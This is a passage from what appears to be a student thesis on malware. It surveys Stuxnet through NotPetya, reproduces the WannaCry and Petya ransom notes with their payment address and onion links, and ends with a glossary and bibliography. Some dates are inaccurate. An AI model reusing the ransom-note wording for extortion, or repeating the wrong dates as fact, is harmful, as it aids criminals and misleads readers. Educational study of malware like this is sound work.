- A link file that automatically executes the propagated copies of the worm.
- A *rootkit* component responsible for hiding all malicious files and processes, preventing detection of the presence of Stuxnet.

Once a computer is infect it tries to find Siemens Step7 software on computers controlling a *PLC*. If found it will change the code on the *PLC* giving unexpected commands to make the machine to malfunction while giving fake "normal" sensor feedback to the users. [41]


Duqu gets discovered in September 2011. It is closely related to Stuxnet as it also uses a 0-day exploit in Windows and also target industrial systems. What this worm does is gather information that could be useful in attacking *ICS*. The exact method on how it spreads inside an attacked network is not known yet.[42]

June 2014 saw **CryptoLocker** spreading all over the world, a trojan ransomware attacking windows systems. It propagated via infected email attachments and via a *botnet* created by the Zeus trojan. When activated, the malware encrypted certain types of files stored on local and mounted network drives using *RSA public-key* cryptography, with the private key stored only on the malware's control servers. After that the user was asked to pay a ransom in order to decrypt the files.[43]

In February 2016 **Locky** is released as another ransomware worm, it arrived through an email with a word document that contains a malicious macro. Upon enabling the macros and saving the document the trojan gets executed encrypting all files. After encryption, the user is prompted to download Tor browser and visit a criminal operated Web to pay the ransom for the decryption of the files.[44]

September of the same year **Mirai** appears. This malware it is not designated to harm computers but to infect networked devices running Linux and turning them into "bots" of a larger network to perform *DDoS* attacks. Once a device is infected it will scan the internet for IP of *IoT* devices. To infect those devices it uses a table with common default username and passwords to log into them. The Mirai botnet has been used to perform *DDoS* attacks for companies such as GitHub, Microsoft, Netflix, Twitter etc[45]

May 2017 saw one of the biggest ransomware attacks of all times with **Wannacry** worm. As previous ransomware this worm encrypted files and after that, it asked to pay bitcoins to decrypt them. The worm spread through a exploit in windows called *Eternal Blue* affecting Windows XP and Windows 7 computers. On infection, the malware tries to reach a called "kill switch" domain, probably to check if the computer was a virtual machine to avoid detection. If the domain can be reached, the virus encrypts all files and prompt the user to pay a ransom to recover the data. After that it spreads on the internet and into other computers in the same network (called *"lateral movement"*).[46]



Ooops, your files have been encrypted!

What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.


Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Send $600 worth of bitcoin to this address:
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

Figure 53: A computer infected with Wannacry ransomware

On June 2017 **Petya** appears, once again another ransomware that encrypts computer data and asks a ransom to recover it. In the first version, the virus spread over email attachments and infected the MBR, then encrypts the hard drive's file system table and prevents Windows from booting.[47] The second version of this malware also called **NotPetya** spread using the same exploit as Wannacry (*Eternal Blue*) and the code was modified to not be able to revert the changes the virus does in the data so no recovery is possible so this makes this new version a wiper* more than a ransomware.[48]



```
You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade
encryption algorithm. There is no way to restore your data without a special
key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy
steps:

1. Download the Tor Browser at "https://www.torproject.org/". If you need
   help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

   http://petya37h5tbhyvki.onion/gGJeas
   http://petya5koahtsf7sv.onion/gGJeas

3. Enter your personal decryption code there:

   0fNHGa-89eHTa-hne3EC-H3ywxV-DZYgqR-v9L4GK-3fLwQs-nrwsdi-3wbuxz-6TvpAB-
   odGoWU-3u9rYh-hSDfpk-pCaDi8-xvs4xR

If you already purchased your key, please enter it below.

Key:
```

Figure 54: Petya virus prompting user to connect to malicius onion webs

9. Conclusions

As seen in the thesis analyzing malware is something necesary for big companies as it gives us valuable information on how to get better protection. It gives us valuable information about who is attacking us and what they want. Performing analysis specifically on Windows-base malware requires to read and understand a lot of Windows insights such as the windows API, DLLs, registry and windows processes. I have read a lot on that to understand a little bit how Windows works but to fully understand it would need months and months of analysis of the Windows OS. As said analysis affects different subjects in computer science like Operative Systems, programming or Networking, I discovered during this thesis that a bit of background on these subjects is neede to fully understand how malware works. I also discovered that the malware analysis family is quite big and almost everybody is willing to help you and no wonder why, the most people working together against attackers the better for the rest of the world! I did had fun doing this and I see already some of the future work that can be done with this thesis in place. Closely related to malware analysis there is **Reverse Engineering** malware to descontruct them and understand how they are made and how they work. For this kind of work a good knowledge on C++ and C would be needed.

Another are that could be studied is clearly malware creation. This could sound crazy but if we do understand the insight on some malwares we would be better preparated to protect us. Last but not least working on **Penetration Testing** should be also interesting as we would be able to understand better how defensive systems works and which flaws do they have.

10. Glossary

APT: Is a stealthy computer network attack in which a person or group gains unauthorized access to a network and remains undetected for an extended period.

ARPANET: The Advanced Research Projects Agency Network was an early packet-switching network and the first network to implement the protocol suite TCP/IP. Both technologies became the technical foundation of the Internet.

BITNET: "Because It's Time Network" was a co-operative U.S. university computer network founded in 1981 by Ira Fuchs at the City University of New York (CUNY) and Greydon Freeman, Inc. at Yale University.

Blue screen of death: BSoD is an error screen displayed on a Windows computer system after a fatal system error, also known as a system crash: when the operating system reaches a condition where it can no longer operate safely.

CERT/CC: CERT Coordination Center is the coordination center of the computer emergency response team (CERT) for the Software Engineering Institute (SEI), a non-profit United States federally funded research and development center.

DARPA: Defense Advanced Research Projects Agency is an agency of the United States Department of Defense responsible for the development of emerging technologies for use by the military.

DoS: a denial-of-service attack is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet.

DDoS: distributed denial-of-service is a large-scale DoS attack where the perpetrator uses more than one unique IP address, often thousands of them.

Drive-by-downloads: Downloads which a person has authorized but without understanding the consequences. Any download that happens without a person's knowledge, often a computer virus, spyware, malware, or crimeware.

EARN: European Academic and Research Network (EARN) was a computer network connecting universities and research institutions across Europe, and was connected in 1983 via transatlantic circuits and a gateway funded by IBM to BITNET, its peer in the United States.

Fork bomb: Is a denial-of-service attack wherein a process continually replicates itself to deplete available system resources, slowing down or crashing the system due to resource starvation.

Form Grabbing: Is a form of malware that works by retrieving authorization and log-in credentials from a web data form before it is passed over the Internet to a secure server.

Keystroke logging: Is the action of recording (logging) the keys struck on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored.

Macro virus: Is a virus that is written in a macro language: a programming language which is embedded inside a software application

Man-in-the-browser: MITB, is a proxy Trojan horse that infects a web browser by taking advantage of vulnerabilities in browser security to modify web pages, modify transaction content or insert additional transactions, all in a completely covert fashion invisible to both the user and host web application.

Multipartite virus: Is a computer virus that infects and spreads in multiple ways. The term was coined to describe the first viruses that included DOS executable files and PC BIOS boot sector virus code, where both parts are viral themselves.

PE executable: Is a file format for executables, object code, DLLs, FON Font files, and others used in 32-bit and 64-bit versions of Windows operating systems.

Phising: Is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details by disguising as a trustworthy entity in an electronic communication.

Stealth capatilibity: Capability of some malwares to be undected when they are running.

UNIVAC: Universal Automatic Computer is a line of electronic digital stored program computers starting with the products of the Eckert Mauchly Computer Corporation

Wiper: Is a class of malware whose intention is to wipe the hard drive of the computer it infects

Worm: a standalone malware computer program that replicates itself in order to spread to other computers.

11. Bibliography

References

[1] Theory of self-reproducing automata, Von Neumann, John, 1903-1957; Burks, Arthur W. (Arthur Walter), 1915-2008 https://archive.org/details/theoryofselfrepr00vonn_0

[2] History of Malicius programs, Kapersky Lab https://encyclopedia.kaspersky.com/knowledge/years-1970s/

[3] From pranks to nuclear sabotage, this is the history of malware, Digital Trends https://www.digitaltrends.com/computing/history-of-malware/

[4] Creaper and Reaper, Bob Thomas http://rst41.weebly.com/memories-by-reverse-date/creeper-and-reaper

[5] Timeline of computer viruses and worms, Wikipedia https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#1971%E2%80%931979

[6] Timeline of computer viruses and worms, Wikipedia https://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms#1971%E2%80%931979

[7] Elk Cloner, Wikipedia https://en.wikipedia.org/wiki/Elk_Cloner

[8] Computer Viruses - Theory and Experiments, Fred Cohen 1994 http://web.eecs.umich.edu/~aprakash/eecs588/handouts/cohen-viruses.html

[9] Brain (computer virus), Wikipedia https://en.wikipedia.org/wiki/Brain_(computer_virus)

[10] Cascade (computer virus), Wikipedia https://en.wikipedia.org/wiki/Cascade_(computer_virus)

[11] Jerusalem (computer virus), Wikipedia https://en.wikipedia.org/wiki/Jerusalem_(computer_virus)

[12] Christmas Tree EXEC, Wikipedia https://en.wikipedia.org/wiki/Christmas_Tree_EXEC

[13] Morris worm, Wikipedia https://en.wikipedia.org/wiki/Morris_worm

[14] Ghostball (computer virus), Wikipedia https://en.wikipedia.org/wiki/Ghostball_(computer_virus)

[15] AIDS (Trojan horse) https://en.wikipedia.org/wiki/AIDS_(Trojan_horse)

[16] History of Malicius programs, Kapersky Lab https://encyclopedia.kaspersky.com/knowledge/year-1990/)

[17] Form (computer virus), Wikipedia https://en.wikipedia.org/wiki/Form_(computer_virus)

[18] Frodo, The Virus Encyclopedia http://virus.wikidot.com/frodo

[19] Whale, The Virus Encyclopedia http://virus.wikidot.com/whale

[20] History of Malicius programs, Kapersky Lab https://encyclopedia.kaspersky.com/knowledge/year-1992/)

[21] Michelangelo (computer virus), Wikipedia https://en.wikipedia.org/wiki/Michelangelo_(computer_virus)

[22] Michelangelo, The Virus Encyclopedia http://virus.wikidot.com/michelangelo

[23] OneHalf, Wikipedia https://en.wikipedia.org/wiki/OneHalf

[24] Concept, The Virus Encyclopedia http://virus.wikidot.com/concept

[25] Bizatch, The Virus Encyclopedia http://virus.wikidot.com/bizatch

[26] Tentacle, The Virus Encyclopedia http://virus.wikidot.com/tentacle

[27] Laroux, The Virus Encyclopedia http://virus.wikidot.com/laroux

[28] Staog, The Virus Encyclopedia http://virus.wikidot.com/staog

[29] CIH (computer virus), Wikipedia https://en.wikipedia.org/wiki/CIH_(computer_virus)

[30] Melissa, malware Wikia http://malware.wikia.com/wiki/Melissa

[31] ILOVEYOU, Wikipedia https://en.wikipedia.org/wiki/ILOVEYOU

[32] ILOVEYOU, malware Wikia http://malware.wikia.com/wiki/ILoveYou

[33] Beast (Trojan horse), virus Wikia http://virus.wikia.com/wiki/Beast_(trojan_horse)

[34] SQL Slammer, Wikipedia https://en.wikipedia.org/wiki/SQL_Slammer

[35] Mydoom, Wikipedia https://en.wikipedia.org/wiki/Mydoom

[36] Caribe (computer worm), Wikipedia https://en.wikipedia.org/wiki/Cabir_(computer_worm)

[37] Witty, The Virus Encyclopedia http://virus.wikidot.com/witty

[38] Zeus (Trojan Horse), malware Wikia http://malware.wikia.com/wiki/ZeuS_(Trojan)

[39] Conficker, malware Wikia http://malware.wikia.com/wiki/Conficker

[40] Pysb0t, Wikipedia https://en.wikipedia.org/wiki/Psyb0t

[41] Stuxnet, Wikipedia https://en.wikipedia.org/wiki/Stuxnet

[42] Stuxnet, Wikipedia https://en.wikipedia.org/wiki/Duqu

[43] CriptoLocker, Wikipedia https://en.wikipedia.org/wiki/CryptoLocker

[44] Locky, Wikipedia https://en.wikipedia.org/wiki/Locky

[45] Mirai (malware), Wikipedia https://en.wikipedia.org/wiki/Mirai_(malware)

[46] WannaCry ransomware attack, Wikipedia https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

[47] Petya (malware), Wikipedia https://en.wikipedia.org/wiki/Petya_(malware)e_attack

[48] Petya (malware), Wikipedia https://en.wikipedia.org/wiki/Petya_(malware)e_attack